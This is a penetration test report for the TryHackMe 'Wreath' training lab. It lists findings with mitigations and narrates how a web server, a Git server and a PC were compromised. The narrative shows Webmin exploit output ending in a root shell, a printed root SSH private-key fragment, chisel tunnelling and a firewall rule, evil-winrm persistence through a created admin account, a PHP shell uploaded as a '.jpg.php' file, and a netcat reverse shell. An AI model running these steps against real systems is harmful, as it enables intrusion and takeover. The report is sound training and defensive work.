

Wreath Network

Pentesting



otuva

<https://tryhackme.com/room/wreath>

Table of Contents

Executive Summary.....	3
Scope and Activity Log.....	4
A) Scope.....	4
B) Activity.....	4
Vulnerabilities and Mitigations.....	5
Webmin RCE (CVE-2019-15107).....	5
GitStack 2.3.10 RCE (CVE-2018-5955).....	5
Unrestricted File Upload.....	6
Unquoted service path.....	6
Bad Password Policy.....	7
Bad Least Privilege Practice.....	7
Unprotected Private Keys.....	8
Exposed Personal Information.....	8
Narrative.....	9
Initial Breach.....	10
Initial Persistence.....	11
Pivoting.....	12
Subsequent Persistence.....	14
Final Breach.....	15
PC Privilege Escalation.....	17
Post-Breach.....	19
Cleanup.....	20
Utilized Tools.....	21
Conclusion.....	22
Appendix.....	23
A) C# service wrapper for netcat.....	23

Executive Summary

Otuva was commissioned by Mr. Thomas Wreath to conduct a comprehensive penetration test on his laboratory environment. This lab environment was specifically established for a project overseen by Mr. Wreath. During the initial briefing, Mr. Wreath provided a detailed overview of the network infrastructure. The network primarily operates as a public-facing web server, alongside two additional hosts that are not directly accessible from external sources. These hosts include a Git Server and Mr. Wreath's personal computer. As a result, a gray box penetration test was carried out, simulating an attack with the following objectives:

- Identification of any vulnerabilities and misconfigurations within the network.
- Determination of potential assets susceptible to compromise from the perspective of an external attacker.

Regrettably, at the conclusion of the penetration test, the network was found to be entirely compromised. An unauthorized individual would possess full administrative access to all machines within the network.

Scope and Activity Log

A) Scope

The network infrastructure consisted of three machines, comprising of two Windows-based systems and one Linux-based system. Mr. Thomas Wreath solely provided the IP address for the publicly accessible Linux host. The assessment scope encompassed the following components:

- Public-facing Linux server: IP address 10.200.87.200, identified as "prod-serv"
- Internal Windows hosts: IP addresses 10.200.87.150 and 10.200.87.100, designated as "git-serv" and "wreath-pc" respectively.

B) Activity

Date (dd.mm.yyyy) – Time (hh:mm)	Event
06.06.2023	Engagement start
06.06.2023 – 08:00	<i>Root</i> access to 10.200.87.200
06.06.2023 – 13:00	<i>System</i> access to 10.200.87.150
06.06.2023 – 17:30	<i>User</i> access to 10.200.87.100
06.06.2023 – 18:30	<i>System</i> access to 10.200.87.100
06.06.2023 – 21:00	Post Exploitation on 10.200.87.100
06.06.2023 – 21:30	Artifact clean-up on all machines
06.06.2023	Engagement end

Vulnerabilities and Mitigations

○ Webmin RCE (CVE-2019-15107)

- **Description:** The public-facing web server (10.200.87.200) is currently running an outdated version of Webmin. This version of the service is known to possess a critical vulnerability that enables remote code execution, thereby granting unauthorized individuals the ability to execute arbitrary commands with root user privileges.
- **Mitigation:** Update to the latest version.
- **Impact:** Critical
- **References:**
 - <https://nvd.nist.gov/vuln/detail/CVE-2019-15107>

○ GitStack 2.3.10 RCE (CVE-2018-5955)

- **Description:** The service running on the Git Server (10.200.87.150) is running an outdated version. Unfortunately, this version of the service contains a remote code execution vulnerability, which poses a significant security risk. Exploiting this vulnerability would enable an attacker to execute arbitrary commands with SYSTEM-level privileges on the affected system.
- **Mitigation:** Update to the latest version.
- **Impact:** Critical
- **References:**
 - <https://www.cvedetails.com/cve/CVE-2018-5955/>
 - <https://www.exploit-db.com/exploits/43777>

○ **Unrestricted File Upload**

- **Description:** The development server (10.200.87.100) has been identified to have an arbitrary file upload vulnerability. This particular vulnerability can be exploited by an attacker to execute arbitrary commands on the system, utilizing the privileges associated with the web server. This presents a substantial security concern and requires immediate attention to mitigate potential risks.
- **Mitigation:** Use php libraries for filtering.
- **Impact:** Critical
- **References:**
 - [https://owasp.org/www-community/vulnerabilities/Unrestricted File Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)

○ **Unquoted service path**

- **Description:** The service path for the "System Explorer" service is found to be unquoted on 10.200.87.100, which poses a security risk. This vulnerability can be exploited by an attacker to escalate privileges on the system. Immediate action should be taken to address this issue and ensure that the service path is properly quoted to mitigate the potential for privilege escalation attacks.
- **Mitigation:** Wrap executable path in quotes.
- **Impact:** Critical
- **References:**
 - <https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#unquoted-service-paths>

○ **Bad Password Policy**

- **Description:** During the assessment, it was determined that Thomas' password could be successfully cracked. This finding highlights a significant security weakness, as it implies that Thomas' password was not adequately strong or sufficiently protected.
- **Mitigation:** Implementing stronger password policies, enforcing password complexity requirements, and promoting regular password updates to enhance overall security.
- **Impact:** High
- **References:**
 - https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

○ **Bad Least Privilege Practice**

- **Description:** The GitStack service running on the Git Server is operating with SYSTEM-level privileges. This configuration poses a critical security risk, as a successful exploitation of the service would grant an attacker immediate access to SYSTEM privileges. This level of access provides the attacker with extensive control and authority over the affected system, making it imperative to address this vulnerability promptly to prevent unauthorized access and potential system compromise.
- **Mitigation:** Run GitStack with a less privileged account.
- **Impact:** Medium
- **References:**
 - https://owasp.org/www-community/Access_Control

○ **Unprotected Private Keys**

- **Description:** The SSH private key of the root user on machine 10.200.87.200 is not protected by a passphrase.
- **Mitigation:** Generate SSH keys with a secure and complex passphrase.
- **Impact:** Low
- **References:**
 - <https://linux.die.net/man/1/ssh-keygen>

○ **Exposed Personal Information**

- **Description:** The website in question contains contact information that is susceptible to being easily collected by web crawlers. This presents a significant concern as malicious entities such as spammers can exploit this vulnerability to harvest the contact information for spamming and phishing purposes.
- **Mitigation:** Implement appropriate measures to protect the contact information and prevent its unauthorized collection, such as implementing anti-crawling mechanisms or utilizing contact forms with CAPTCHA or other anti-spam measures to mitigate the risk of spam and phishing attacks
- **Impact:** Low
- **References:**
 - <https://cwe.mitre.org/data/definitions/200.html>

Narrative

Mr. Wreath has furnished the IP address of the public-facing web server to initiate the engagement. The assessment commenced with an Nmap scan targeting the server, which yielded findings on the open ports. The scan revealed that the host has four open ports. Specifically, SSH was detected on port **22**, while a web server was found to be operating on ports **80** and **443**. Additionally, the Webmin service was identified on port **10000**. Moreover, during the scan, the domain name "thomaswreath.thm" was successfully obtained. Notably, the web server unintentionally disclosed the underlying operating system as CentOS. These findings provide valuable insights for further analysis and vulnerability assessment.

Upon accessing the web server running on port 80, it was observed that it redirected to the secure HTTPS version, specifically to "https://thomaswreath.thm". The landing page of the website disclosed that it belongs to Mr. Thomas Wreath, serving as his personal web portal. This information provides context about the purpose and ownership of the website, which can be valuable for further investigation and assessment.

On the website, contact information, including email addresses and telephone numbers, were made available. However, it is important to note that the use of this information for a spear phishing campaign was explicitly out of scope for the engagement. While the presence of contact information raises potential concerns for targeted phishing attacks, it is crucial to respect the defined scope of the assessment and refrain from exploiting this information for malicious purposes. The focus of the engagement should remain on identifying and addressing vulnerabilities within the specified scope.

Initial Breach

On port 10000, the Webmin service was found to be running version 1.890. This specific version of Webmin is known to contain a command injection vulnerability, identified as **CVE-2019-15107**. This flaw can be exploited by an unauthenticated attacker to execute arbitrary commands on the targeted system. For the purpose of the assessment, an exploit from the GitHub repository located at

<https://github.com/MuirlandOracle/CVE-2019-15107>

was utilized to leverage this vulnerability. By successfully running the exploit, unauthorized access to a root shell was obtained, granting extensive control and privileges over the compromised system. This demonstrates the severity of the vulnerability and underscores the need for immediate remediation and patching to prevent further exploitation.

```
(tftp@kali)-[~/CVE-2019-15107]
$ python CVE-2019-15107.py 10.200.87.200

File System: /
Webmin 1.890
@MuirlandOracle

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.87.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

581615790...
# whoami
root
```

Initial Persistence

Using the obtained root shell, access to the SSH private key belonging to the root user was acquired. This SSH private key was then utilized as a persistence mechanism, allowing for ongoing access and control over the compromised system. This action underscores the criticality of securing and safeguarding private keys, as unauthorized access to such sensitive credentials can lead to persistent and unauthorized entry into the system.


```
[root@prod-serv .ssh]# pwd
/root/.ssh
[root@prod-serv .ssh]# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs0oHYlnFUHTlbuhePTNoITku40BH80xzRN803tMrpHqNH3LHaQRE
LgAe9qk9dvQA7pJb9V6vfLc+Vm6XLC1JY9Ljou89Cd4AcTJ9OruYZXTDnX0hW1v05Do1bS
jkDDIfopr037/YkDKxPFqdIYW0UkzA60qzkMHY7n3kLhab7gkV65wHdIwI/v8+SKXlVeeg
0+L12BkcSYzVyVUfE6dYxx3BwJSu8PIzLO/XUXXs0GuRRno0dG3XSfbyiehGQlRIGEMzx
```

Following the successful compromise, the web server was strategically leveraged as a pivot point to facilitate access to the internal network. The subsequent phase entailed the systematic identification of hosts within the network. To accomplish this objective, a static Nmap executable was securely uploaded to the designated "tmp" directory of the server. The file transfer process was facilitated by employing a local Python server. Through meticulous network scanning, the presence of four additional hosts was determined. However, it is important to note that only the hosts with the IP addresses "10.200.87.100" and "10.200.87.150" fell within the designated scope of the penetration test.


From the compromised CentOS host, a thorough port scan was executed. The target host with the IP address 10.200.87.100 was found to have all ports closed, limiting potential attack vectors. However, the Nmap scan successfully enumerated services on the host with the IP address 10.200.87.150, revealing that ports 80, 3389, and 5985 were open. Based on the preliminary fingerprinting conducted by Nmap, it can be reasonably assumed that the host is running a Windows operating system. This information provides valuable insights for further analysis and targeting of vulnerabilities specific to the Windows environment.

Pivoting

After utilizing *sshuttle* to establish a secure tunnel and gain access to the internal Windows server, it became possible to inspect the web page hosted on port 80 directly from the attacker's machine. This method allowed for seamless remote viewing and analysis of the web page content, providing valuable insights into the server's configuration, potential vulnerabilities, and overall security posture.




The server in question was found to be running GitStack, specifically version 2.3.10. This version of GitStack is known to harbor a critical remote code execution vulnerability. To exploit this vulnerability, a Python script obtained from Exploit-DB (accessible at <https://www.exploit-db.com/exploits/43777>) was utilized.



Upon successful execution of the exploit, a reverse shell was uploaded to the victim's system. This reverse shell provided a means to interact with the compromised system, granting the attacker extensive control and privileges with SYSTEM-level access.

Upon realizing that the compromised Windows host was unable to establish a direct connection with the attacker's machine, a workaround was implemented using chisel. Chisel was employed to establish an encrypted connection between the compromised Windows host and the attacker's machine, enabling secure communication despite any network restrictions or limitations.

By utilizing chisel, the compromised Windows host could bypass network restrictions and establish a covert communication channel with the attacker's machine, facilitating continued access and control over the compromised system. This technique allows for enhanced stealth and resilience in maintaining persistence within the compromised environment.



```
tftp@kali: ~  
Applications  
File Actions Edit View Help  
sshuttle x tftp@kali: ~ x root@kali: /home/tftp x tftp@kali: ~ x  
Directory: C:\Users\Administrator\Documents  
Mode LastWriteTime Length Name  
-a- 6/6/2023 6:21 PM 8386560 chisel-otuva.exe  
  
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\chisel-otuva.exe  
  
Usage: chisel [command] [--help]  
  
Version: 1.8.1 (go1.19.4)  
  
Commands:  
server - runs chisel in server mode  
client - runs chisel in client mode  
  
Read more:  
https://github.com/jpillora/chisel  
  
^[[A*Evil-WinRM* PS C:\Users\Administrator\Documents>  
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="Chisel-Otuva" dir=in action=allow protocol=tcp localport=43221  
Ok.  
  
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\chisel-otuva.exe server -p 43221 --socks5
```


Subsequent Persistence

Following the compromise, a new user account with administrative privileges was created, enabling persistence within the compromised system. This action ensures that even if the initial breach is detected and remediated, the attacker retains an avenue for unauthorized access and control. Achieving persistence in this manner significantly heightens the severity and impact of the compromise, emphasizing the need for thorough remediation efforts, including the removal of the unauthorized user account, strengthening security measures, and implementing strict access controls to prevent future unauthorized access and maintain the integrity of the system.

```
(tftpⓈkali)-[~]
$ evil-winrm -u otuva -p 1 -i 10.200.87.150

Evil-WinRM shell v3.5


Warning: Remote path completions is disabled due to ruby limitation: c
his machine

Data: For more information, check Evil-WinRM GitHub: https://github.co


Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\otuva\Documents> whoami
git-serv\otuva
*Evil-WinRM* PS C:\Users\otuva\Documents> █
```

Final Breach


After successfully establishing the chisel connection, access to Thomas' PC was obtained, allowing for further reconnaissance within the network. During the exploration, a development server was identified, which contained a vulnerable file upload page.



Exploiting this vulnerability, a PHP shell was uploaded to the server, providing a means to execute arbitrary commands and gain control over the compromised system.




Subsequent to the upload of the static binary of Netcat, a successful Netcat reverse shell was obtained. This reverse shell provided unauthorized access to the compromised system, allowing the attacker to establish a connection and assume control over the user account.



```
tftp@kali: ~  
File Actions Edit View Help  
sshuttle x tftp@kali: ~ x root@kali: /home/tftp x tftp@kali: ~/Downloads/nc.exe x tftp@kali: ~ x  
tftp@kali: ~  
$ nc -lnvp 4545  
listening on [any] 4545 ...  
connect to [10.50.88.91] from (UNKNOWN) [10.200.87.100] 51254  
Microsoft Windows [Version 10.0.17763.1637]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\xampp\htdocs\resources\uploads>whoami  
whoami  
wreath-pc\thomas  
  
C:\xampp\htdocs\resources\uploads>ls  
ls  
'ls' is not recognized as an internal or external command,  
operable program or batch file.  
  
C:\xampp\htdocs\resources\uploads>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is A041-2802  
  
Directory of C:\xampp\htdocs\resources\uploads  
07/06/2023 10:07 <DIR> .  
07/06/2023 10:07 <DIR> ..  
07/06/2023 10:07 164,797 ruby-otuva-shell.jpg.php  
07/06/2023 07:52 164,653 ruby-otuva-test.jpg
```


PC Privilege Escalation


During the process of enumerating potential privilege escalation vectors, an unquoted service path was discovered. This security issue arises when a service is installed with an unquoted path that contains spaces. Exploiting this vulnerability can allow an attacker to execute arbitrary code with elevated privileges.



```
tftp@kali: ~  
File Actions Edit View Help  
sshuttle x tftp@kali: ~ x root@kali: /home/tftp x tftp@kali: ~/Downloads/nc.exe x tftp@kali: ~ x  
DisplayName PathName Name StartMode  
Amazon SSM Agent AmazonSSMAgent Auto  
"C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"  
Apache2.4 Apache2.4 Auto  
"C:\xampp\apache\bin\httpd.exe" -k runservice  
AWS Lite Guest Agent AWSLiteAgent Auto  
"C:\Program Files\Amazon\XenTools\LiteAgent.exe"  
LSM LSM Unknown  
Mozilla Maintenance Service MozillaMaintenance Manual  
"C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"  
NetSetupSvc NetSetupSvc Unknown  
Sense Sense Manual  
Windows Defender Advanced Threat Protection Service  
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"  
